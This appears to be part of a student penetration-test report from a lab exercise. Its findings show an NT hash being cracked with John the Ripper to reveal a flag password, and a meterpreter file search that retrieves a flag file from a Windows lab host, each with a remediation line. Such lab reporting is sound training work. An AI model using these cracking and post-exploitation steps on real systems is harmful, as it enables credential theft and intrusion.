
```
┌──(root💀 kali)-[~]
└─# ls
Desktop  Documents  Downloads  file2  file3  idleapp  LinEnum.sh  Music  Pictures  Public  Sc

┌──(root💀 kali)-[~]
└─# touch hash.txt

┌──(root💀 kali)-[~]
└─# ls
Desktop    Downloads  file3     idleapp     Music     Public   Templates
Documents  file2      hash.txt  LinEnum.sh  Pictures  Scripts  Videos

┌──(root💀 kali)-[~]
└─# cat hash.txt

┌──(root💀 kali)-[~]
└─# echo flag6:50135ed3bf5e77097409e4a9aa11aa39 >> hash.txt
```

```
┌──(root💀 kali)-[~]
└─# ls
Desktop    Downloads  file3     idleapp     Music     Public   Templates
Documents  file2      hash.txt  LinEnum.sh  Pictures  Scripts  Videos

┌──(root💀 kali)-[~]
└─# cat hash.txt
flag6:50135ed3bf5e77097409e4a9aa11aa39
```

```
┌──(root💀 kali)-[~]
└─# john hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for
Warning: Only 43 candidates buffered for the current sa
Almost done: Processing the remaining buffered candidate
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (flag6)
1g 0:00:00:00 DONE 2/3 (2025-04-25 11:34) 6.666g/s 6024
Use the "--show --format=NT" options to display all of
Session completed.
```

Affected Hosts	172.22.117.20
Remediation	Safeguard password hashes by storing them securely

Vulnerability 7	**Findings**
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Windows OS

Risk Rating	Medium
Description	Continuing in meterpreter i ran the command search -f flag*.txt. This command allows you to search the file system by (-f) find by filename, (flag beginning of the file name, (*) any character that follows, (.txt) the file ending in .txt. after performing the command one of the files came back that i was looking for which was c:\Users\Public\Documents\flag7.txt. I used command cd ../(x3) to back out of the directory 3 times to send me to the root of the filesystem. I then ran the command cd :\Users\Public\Documents, ran ls to make sure i was in the correct directory, then ran cat flag7.txt to see the text inside of the file.
Images	  
Affected Hosts	172.22.117.20
Remediation	Enforce least privilege access and confirm file systems are clear of confidential data.

Add any additional vulnerabilities below.

Vulnerability 8	**Findings**
Title	

Type (Web app / Linux OS / WIndows OS)	
Risk Rating	
Description	
Images	
Affected Hosts	
Remediation	